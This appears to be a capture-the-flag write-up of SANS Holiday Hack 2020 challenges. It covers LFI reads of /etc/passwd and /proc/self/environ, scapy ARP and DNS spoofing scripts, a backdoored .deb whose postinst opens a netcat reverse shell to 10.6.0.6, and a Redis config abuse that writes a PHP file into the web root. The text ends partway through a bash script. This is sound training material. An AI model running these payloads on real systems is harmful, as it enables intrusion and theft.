
```
Response
Raw Headers Hex
Pretty Raw Render ↵ Actions ▾
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.2
3 Date: Mon, 04 Jan 2021 16:04:36 GMT
4 Content-Type: image/jpeg
5 Content-Length: 966
6 Connection: close
7 X-Content-Type-Options: nosniff
8 Strict-Transport-Security: max-age=15552000; includeSubDomains
9 X-XSS-Protection: 1; mode=block
10 X-Robots-Tag: none
11 X-Download-Options: noopen
12 X-Permitted-Cross-Domain-Policies: none
13
14 root:x:0:0:root:/root:/bin/bash
15 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
16 bin:x:2:2:bin:/bin:/usr/sbin/nologin
17 sys:x:3:3:sys:/dev:/usr/sbin/nologin
18 sync:x:4:65534:sync:/bin:/bin/sync
```

Ok, we now know it's vulnerable to LFI, great. Let's see if we can find some interesting files to grab.

Let's try and upload a different file type. Let's try .zip.



Hmm interesting...let's see if we can grab /app/lib/app.rb




The screenshot shows a web browser's response view. At the top, there's a 'Response' header. Below it are three tabs: 'Raw', 'Headers', and 'Hex'. The 'Raw' tab is selected. Below the tabs are several buttons: 'Pretty', 'Raw', 'Render', '\n', and 'Actions'. The main content area displays the following text:

```
4 Content-Type: image/jpeg
5 Content-Length: 4886
6 Connection: close
7 X-Content-Type-Options: nosniff
8 Strict-Transport-Security: max-age=15552000; includeSubDomains
9 X-XSS-Protection: 1; mode=block
10 X-Robots-Tag: none
11 X-Download-Options: noopen
12 X-Permitted-Cross-Domain-Policies: none
13
14 # encoding: ASCII-8BIT
15
16 TMP_FOLDER = '/tmp'
17 FINAL_FOLDER = '/tmp'
18
19 # Don't put the uploads in the application folder
20 Dir.chdir TMP_FOLDER
21
22 require 'rubygems'
```


Cool, looks like we have source code for this app, which is written in ruby. Great intel here.

After copying the source and opening up in an editor we see some interesting (suspicious) comments and we also see the reason we are able to perform LFI. Validation is sooo boring :D



```
# Validation is boring! --Jack
# if params['id'] !~ /^[a-zA-Z0-9._-]+$ /
#   return 400, 'Invalid id! id may contain letters, numbers, period, underscore, and
#   hyphen'
# end
```

Now, let's look for something else to abuse in this code.



```
# Resize and compress in the background
Thread.new do
  if !system("convert -resize 800x600\\> -quality 75 '#{ filename }' '#{ out_path }'")
    LOGGER.error("Something went wrong with file conversion: #{ filename }")
  else
    LOGGER.debug("File successfully converted: #{ filename }")
  end
end
```



This looks promising!

Now after many attempts to exploit the source code, using malicious files and manipulating magic bytes, I was unable to get anything valuable by trying to exploit the app itself.

I referred back to the original objective: *What value is in the environment variable GREETZ?*

So...I did some research. Specifically I went looking for files I could grab using my LFI that may contain environment variables.

Turns out...there is one such file: `/proc/self/environ`



The screenshot shows a web browser's response view. At the top, there are tabs for 'Raw', 'Headers', and 'Hex'. Below these, there are buttons for 'Pretty', 'Raw', 'Render', and 'ln', along with an 'Actions' dropdown menu. The main content area displays the following text:

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.2
3 Date: Mon, 04 Jan 2021 16:16:15 GMT
4 Content-Type: image/jpeg
5 Content-Length: 399
6 Connection: close
7 X-Content-Type-Options: nosniff
8 Strict-Transport-Security: max-age=15552000; includeSubDomains
9 X-XSS-Protection: 1; mode=block
10 X-Robots-Tag: none
11 X-Download-Options: noopen
12 X-Permitted-Cross-Domain-Policies: none
13
14 PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOSTNAME=cbf
2810b7573RUBY_MAJOR=2.7RUBY_VERSION=2.7.0RUBY_DOWNLOAD_SHA256=27d350a52a02b53034ca0794efe518667d558
f152656c2baaf08f3d0c8b02343GEM_HOME=/usr/local/bundleBUNDLE_SILENCE_ROOT_WARNING=1BUNDLE_APP_CONFIG
=/usr/local/bundleAPP_HOME=/appPORT=4141HOST=0.0.0GREETZ=JackFrostWasHereHOME=/home/app
```

Bingo bango bongo!

09) ARP Shenanigans

Difficulty: 4 / 5 Trees

Objective

Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP. Retrieve the document at /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt. Who recused herself from the vote described on the document?

Answer

Tanta Kringle

Solution

Note to self: get better at tmux! I am able to navigate around, move to new panes and windows, close and open new panes and windows, etc. But tmux is a very powerful tool and it would behoove me to learn it better :D

I began this objective by looking at the sample pcaps that were provided and the two scripts that I assumed I would be using. I tried to understand, initially, what the code did.

Then based on the hints I know I need to perform an arp spoof. In order to do that I need to know a few things. Namely, IPs and MACs.

Note: When closing and reconnecting there is a good chance your own IP/MAC changes so it's helpful to NOT hard code your own IP/MAC in your scripts :)

I ended up with modifying this function as so

```
def handle_arp_packets(packet):
    print(packet.show())
    # if arp request, then we need to fill this out to send back our
    mac as the response
    if ARP in packet and packet[ARP].op == 1:
        ether_resp = Ether(dst="4c:24:57:ab:ed:84", type=0x806,
src=macaddr)

        arp_response = ARP(pdst="4c:24:57:ab:ed:84")
        arp_response.op = 2
        arp_response.plen = 4
        arp_response.hwlen = 6
        arp_response.ptype = 0x0800
        arp_response.hwtype = 1
```

```
arp_response.hwsrc = macaddr
arp_response.psrc = "10.6.6.53"
arp_response.hwdst = "4c:24:57:ab:ed:84"
arp_response.pdst = "10.6.6.35"

response = ether_resp/arp_response
print(response.show())
sendp(response, iface="eth0")
```

While running `tcpdump -nnvvi eth0 -e` and executing the `arp_resp.py` script I see responses. Looks like there's a dns request being made. Thanks to the hints, sure enough there is.

The DNS response script proved to be a bit trickier for me. I had to analyze the supplied sample pcaps much more to be able to figure out what information went where. These two articles were very helpful in understanding how to format a DNS response with scapy.

- <https://thepacketgeek.com/scapy/building-network-tools/part-09/>
- <https://www.cs.dartmouth.edu/~sergey/netreads/local/reliable-dns-spoofing-with-python-scapy-nfqueue.html>

Eventually I was able to determine what values were needed. A sample of my modified `dns_resp.py` script:

```
# destination ip we arp spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"

def handle_dns_request(packet):
    print(packet.show())
    # Need to change mac addresses, Ip Addresses, and ports below.
    # We also need
    eth = Ether(src=macaddr, dst="4c:24:57:ab:ed:84") # need to
replace mac addresses
    ip = IP(dst=packet[IP].src, src=packet[IP].dst)
# need to replace IP addresses
    udp = UDP(dport=packet[UDP].sport, sport=packet[UDP].dport)
# need to replace ports
    dns = DNS(id=packet[DNS].id, qr=1, aa=1, qd=packet[DNS].qd, \
an=DNSRR(rrname="ftp.osuosl.org", ttl=64, rdata=ipaddr))
    dns_response = eth / ip / udp / dns
    print(dns_response.show())
    sendp(dns_response, iface="eth0")
```

Again, we run `tcpdump -nnvvi eth0 -e` and we see a bunch more traffic.

Now if we start a python web server to we notice, and thanks to a hint we can confirm, that the host is attempting an HTTP request for a .deb package, specifically, `/pub/jfrost/backdoor/suriv_amd64.deb`

First I create the folder structure `/pub/jfrost/backdoor`.

Then, using the steps outlined here: <https://www.wannescolman.be/?p=98> I was able to create a reverse shell with netcat traditional.

Now all we need to do is to make sure the malicious package is in the correct folder, start our python web server, launch our scripts and see what happens.

Yay, we did it, we are in!

For thoroughness, here are the exact steps I took from creating the folder structure to getting a shell on the victim machine:

```
created /work/DEBIAN under /debs/pub/jfrost/backdoor
dpkg -x netcat-traditional_1.10-41.1ubuntu1_amd64.deb work
ar -x netcat-traditional_1.10-41.1ubuntu1_amd64.deb
tar -xf control.tar.xz ./control
tar -xf control.tar.xz ./postinst
mv control work/DEBIAN/
mv postinst work/DEBIAN/
nano postinst
add this line to postinst: /bin/nc.traditional -e /bin/bash 10.6.0.6 9999
dpkg-deb --build .
mv ..deb suriv_amd64.deb
start a listener with nc -lvnp 9999
start a python3 http server in debs root: python3 -m http.server 80
run ./dns_resp.py
run ./arp_resp.py
wait for our malicious .deb to get downloaded
wait for shell to pop
type whoami and we see: jfrost
```

View the text file in the current directory with

```
cat NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
```

And after reading the file we learn that **Tanta Kringle** is the one who recused herself from the vote!

10) Defeat Fingerprint Sensor

Difficulty: 3 / 5 Trees

Objective

Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.

Answer

To bypass, simply add 'besanta' to this HTML element

```
<iframe title="challenge"
src="https://elevator.kringlecastle.com?challenge=santamode-elevator&
amp;id=54f468aa-b76f-41e3-8d30-25ab837da90b&username=techspence&a
mp;area=santamode-santavator1&location=1,2&tokens=marble,nut2
,nut,candycane,ball,yellowlight,elevator-key,greenlight,redlight,work
shop-button,besanta"></iframe>
```

Solution

To bypass the fingerprint sensor I went into the elevator as Santa.

Then I poked around and looked in the Chrome dev tools to try and see if there was anything different when walking around as Santa as opposed to myself.



After looking at the HTML source and comparing myself and when I am Santa I see a value called 'besanta' in the iframe title element.

So, I go back into the elevator as myself, wait for the buttons to light up, click the fingerprint sensor and no dice. Then I right click -> inspect and add 'besanta' like above, then click the fingerprint button again and boom, I'm in! :O)

```
▼ <div class="modal-frame challenge challenge-santamode-elevatorr">
  ▼ <iframe title="challenge" src="https://elevator.kringlecastle.com?challenge=
santamode-elevatorr&id=d0c8...,ball,yellowlight,elevator-key,greenlight,redligh
t,workshop-button,besanta">
```


Challenges

Unescape Tmux

Challenge

Can you help me? I was playing with my birdie (she's a Green Cheek!) in something called tmux, then I did something and it disappeared! Can you help me find her? We were so attached!!

Answer

In the terminal run: `tmux attach-session`



CAN-BUS Investigation

Challenge

Welcome to the CAN bus terminal challenge! In your home folder, there's a CAN bus capture from Santa's sleigh. Some of the data has been cleaned up, so don't worry - it isn't too noisy. What you will see is a record of the engine idling up and down. Also in the data are a LOCK signal, an UNLOCK signal, and one more LOCK. Can you find the UNLOCK? We'd like to encode another key mechanism.

Find the decimal portion of the timestamp of the UNLOCK code in candump.log and submit it to ./runtoanswer! (e.g., if the timestamp is 123456.112233, please submit 112233)

Answer

```
elf@604ff01d408d:~$ ./runtoanswer 122520
Your answer: 122520

Checking...
Your answer is correct!
```

Solution

As santa I clicked on the sleigh CAN-D-BUS
I then hit unlock many times to see if I could see anything speeding by
I noticed an 'F'

So I went to the CAN-Bus-Investigation terminal and did

```
cat candump.log | grep 'F'
```

Got a bunch of lines...so manually inspected them

One line stood out

```
(1608926671.122520) vcan0 19B#00000F000000
```

Tried to find anymore lines that looked the same with

```
cat candump.log | grep '19B#00000F000000'
```

Only one line, maybe that's it?

```
./runtoanswer 122520
```

Correct!

Linux Primer

Challenge

The North Pole 🍭 Lollipop Maker:

All the lollipops on this system have been stolen by munchkins. Capture munchkins by following instructions here and 🍭's will appear in the green bar below. Run the command "hintme" to receive a hint.

Answer

```
Congratulations, you caught all the munchkins and retrieved all the lollipops!  
Type "exit" to close...
```

```
elf@27d4ab6710a6:~$ ls  
elf@27d4ab6710a6:~$ cat munchkin_19315479765589239  
elf@27d4ab6710a6:~$ rm munchkin_19315479765589239  
elf@27d4ab6710a6:~$ pwd  
elf@27d4ab6710a6:~$ ls -la  
elf@27d4ab6710a6:~$ cat .bash_history  
elf@27d4ab6710a6:~$ printenv  
elf@27d4ab6710a6:~$ cd workshop  
elf@27d4ab6710a6:~$ grep -i munchkin *  
elf@27d4ab6710a6:~$ chmod +x lollipop_engine | ./lollipop_engine  
elf@27d4ab6710a6:~$ cd electrical  
elf@27d4ab6710a6:~$ mv blown_fuse0 fuse0  
elf@27d4ab6710a6:~$ ln -s fuse0 fuse1  
elf@27d4ab6710a6:~$ cp fuse1 fuse2  
elf@27d4ab6710a6:~$ echo "MUNCHKIN_REPELLENT" >> fuse2  
elf@27d4ab6710a6:~$ find munchkin /opt/munchkin_den/  
elf@27d4ab6710a6:~$ find /opt/munchkin_den/ -user munchkin  
elf@27d4ab6710a6:~$ find /opt/munchkin_den/ -type f -size +108k -size  
-110k  
elf@27d4ab6710a6:~$ ps aux  
elf@27d4ab6710a6:~$ netstat -lnp  
elf@27d4ab6710a6:~$ curl 127.0.0.1:54321  
elf@27d4ab6710a6:~$ kill -9 9031 (Not this PID can change)
```


Solution

Firstly, these two resources were very helpful in understanding redis and how one might attack it

- <https://book.hacktricks.xyz/pentesting/6379-pentesting-redis>
- <https://blog.trendmicro.com/trendlabs-security-intelligence/exposed-redis-instances-abused-for-remote-code-execution-cryptocurrency-mining/>

In doing research you find that the redis.conf can be read and wouldn'tchaknow it has a password in it! :D

```
cat /etc/redis/redis.conf gives us a password of R3disp@ss
```

Now run `redis-cli` and enter the password using `auth R3disp@ss`

Now set `dir`, `dbfilename` and `index` then save and quit

```
127.0.0.1:6379> config set dir /var/www/html
127.0.0.1:6379> config set dbfilename techspence.php
127.0.0.1:6379> set index "<?php echo readfile('index.php'); echo
'\n\n' ?>"
127.0.0.1:6379> save
127.0.0.1:6379> quit
```

Now we are going to curl `techspence.php` and save the output

```
curl http://localhost/maintenance.php?cmd=mget,index --output
techspence.php
```

Now cat the output file

```
cat techspence.php
```

And bingo! We found the bug!

Scapy Prepper

Challenge

Complete the Scapy Prepper challenge by answering each question correctly using scapy.

Answer

COMPLETED TASK #1

- `task.submit('start')`

COMPLETED TASK #2

- `task.submit(send)`

COMPLETED TASK #3

- `task.submit(sniff)`

COMPLETED TASK #4:

- `task.submit(1)`

COMPLETED TASK #5

- `task.submit(rdpicap)`

COMPLETED TASK #6

- `task.submit(2)`

COMPLETED TASK #7

- `task.submit(UDP_PACKETS[0])`

COMPLETED TASK #8

- `task.submit(TCP_PACKETS[1][TCP])`

COMPLETED TASK #9

- `UDP_PACKETS[0][IP].src = "127.0.0.1"`
- `task.submit(UDP_PACKETS[0][IP])`

COMPLETED TASK #10

- `TCP_PACKETS[6][Raw].load`
- `task.submit('echo')`

COMPLETED TASK #11

- `task.submit(ICMP_PACKETS[1][ICMP].checksum)`

COMPLETED TASK #12

- `task.submit(3)`

COMPLETED TASK #13

- `pkt = IP(dst="127.127.127.127")/UDP(dport=5000)`
- `task.submit(pkt)`

COMPLETED TASK #14

- `pkt = IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslove.santa"))`
- `task.submit(pkt)`

COMPLETED TASK #15

- `ARP_PACKETS[1][ARP].op=2`
- `ARP_PACKETS[1].hwsrc="00:13:46:0b:22:ba"`
- `ARP_PACKETS[1].hwdst="00:16:ce:6e:8b:24"`
- `task.submit(ARP_PACKETS)`

Snowball Fight

Challenge

Welcome to Snowball Fight! You and an opponent each have five snow forts, but you can't see the others' layout. Start lobbing snowballs back and forth. Be the first to hit everything on your opponent's side!

Note: On easier levels, you may pick your own name. On the Hard and Impossible level, we will pick for you. That's just how things work around here!

What's more, on Impossible, we won't even SHOW you your name! In fact, just to make sure things are super random, we'll throw away hundreds of random names before starting!

Answer

First install the python tool we discover via the hint:

```
pip3 install mersenne-twister-predictor
```

Then follow the steps below and win!

1. Open up the game in impossible (in the kringlecon tab)
2. Grab the seeds by viewing the source of the page
3. Create a file called impossible.txt and paste the seeds into the file
4. Run the predict code

```
cat impossible.txt | mt19937predict | head -1
```
5. Open a new instance of <https://snowball2.kringlecastle.com>
6. Play on easy and use the random number you predicted (this time it was 508595980)
7. Map the targets
8. Go over to the kringlecon tab and fire away!


Enemy									
0,0	1,0	2,0	3,0	4,0	5,0	6,0	7,0	8,0	9,0
0,1	1,1	2,1	3,1	4,1	5,1	6,1	7,1	8,1	9,1
0,2	1,2	2,2	3,2	4,2	5,2	6,2	7,2	8,2	9,2
0,3	1,3	2,3	3,3	4,3	5,3	6,3	7,3	8,3	9,3
0,4	1,4	2,4	3,4	4,4	5,4	6,4	7,4	8,4	9,4
0,5	1,5	2,5	3,5	4,5	5,5	6,5	7,5	8,5	9,5
0,6	1,6	2,6	3,6	4,6	5,6	6,6	7,6	8,6	9,6
0,7	1,7	2,7	3,7	4,7	5,7	6,7	7,7	8,7	9,7
0,8	1,8	2,8	3,8	4,8	5,8	6,8	7,8	8,8	9,8
0,9	1,9	2,9	3,9	4,9	5,9	6,9	7,9	8,9	9,9

Sort-O-Matic

Challenge

If the SORT-O-MATIC is NOT sorting presents at 100% accuracy, you will need to add the desired regex in the invalid (red-highlighted) inputs and then click the corresponding toggle switch. If you provide the correct regular expression and toggle the switch, the input will turn green and the progress bar will grow. You must reach 100% accuracy in order to fix the SORT-O-MATIC.

Answer



The image shows a screenshot of the SORT-O-MATIC interface. At the top, a green notification box with a close button (X) displays the message: "SORT-O-MATIC FIXED" and "Congratulations, you fixed the SORT-O-MATIC and now presents and broken misfit toys are sorted properly!". Below the notification, a cardboard box is visible with the text "To: Island of Misfit Toys" written on it. The main interface features a progress bar at the top showing 100% completion. Below the progress bar, there are eight numbered items, each with a description, a text input field containing a regular expression, and a toggle switch. All toggle switches are currently in the "OFF" position.

Item	Description	Regex	Toggle
1.	Matches at least one digit	<code>\d</code>	OFF
2.	Matches 3 alpha a-z characters ignoring case	<code>[a-zA-Z]{3,}</code>	OFF
3.	Matches 2 chars of lowercase a-z or numbers	<code>([a-z][0-9]){2}</code>	OFF
4.	Matches any 2 chars not uppercase A-L or 1-5	<code>[^A-L1-5]{2}</code>	OFF
5.	Matches three or more digits only	<code>^\d{3,}\$</code>	OFF
6.	Matches multiple hour:minute:second time formats only	<code>(?:[01]\d? 2[0-3])\b(?:[0-5]\d)?</code>	OFF
7.	Matches MAC address format only while ignoring case	<code>^\d{2}[-:][0-9A-F]{5}([0-9A-F]{2})\$</code>	OFF
8.	Matches multiple day, month, and year date formats only	<code>^\d{2}[-/][0-1][0-9][0-2][0-9]</code>	OFF

Speaker UNPrep

Challenge

Help us get into the Speaker Unpreparedness Room! The door is controlled by `./door`, but it needs a password! If you can figure out the password, it'll open the door right up! Oh, and if you have extra time, maybe you can turn on the lights with `./lights` activate the vending machines with `./vending-machines`? Those are a little trickier, they have configuration files, but it'd help us a lot!

(You can do one now and come back to do the others later if you want) We copied edit-able versions of everything into the `./lab/` folder, in case you want to try EDITING or REMOVING the configuration files to see how the binaries react.

Note: These don't require low-level reverse engineering, so you can put away IDA and Ghidra (unless you WANT to use them!)

Answer

Door - Op3nThed00r

By running: `strings door` we are able to find the password for the door

```
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...
What do you enter? >
opendoor
(bytes Overflowextern "
NulErrorBox<Any>thread 'expected, found Door opened!
That would have opened the door!
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nThed00r"
Beep boop invalid password
```

```
elf@4c8aa961918a ~ $ ./door
You look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...
What do you enter? > Op3nThed00r
Checking.....
Door opened!
```

Lights - Computer-TurnLightsOn

When we run `./lights` we see that the terminal says: `Welcome back, elf-technician`

Now when we edit `lights.conf` in the `lab` directory we see that same name, `elf-technician`. So let's change that to the encrypted password value and run `./lights` again

```
elf@c790d3a08fbc ~/lab $ nano lights.conf
elf@c790d3a08fbc ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf
---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, Computer-TurnLightsOn

What do you enter? > Computer-TurnLightsOn
Checking.....
That would have turned on the lights!

If you've figured out the real password, be sure you run /home/elf/lights
elf@c790d3a08fbc ~/lab $ cd ..
elf@c790d3a08fbc ~ $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf
---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? > Computer-TurnLightsOn
Checking.....

Lights on!
```

Vending Machine - CandyCane1

Well this was a fun one! It took me a lot of time messing around with the input/output of vending-machines but eventually with some nudges I was able to get this. The key here is to **compare** the output of your cipher text with the cipher text of the original password. Where the characters match, that original plain text is the character for that position.

So I created a script to run through all the possible plain text and create cipher text passwords. This is the script I wrote and used. I modified this part `chars=({A..Z})` so I could also get cipher text for lowercase a-z as well as numbers 0-9.

```
#!/bin/bash
chars=( {A..Z} )
num=10
n=26
for ((i=0; i<n; i++))
do
    rm vending-machines.json
    letter=$(printf "${chars[i]}%.0s" $(seq $num))
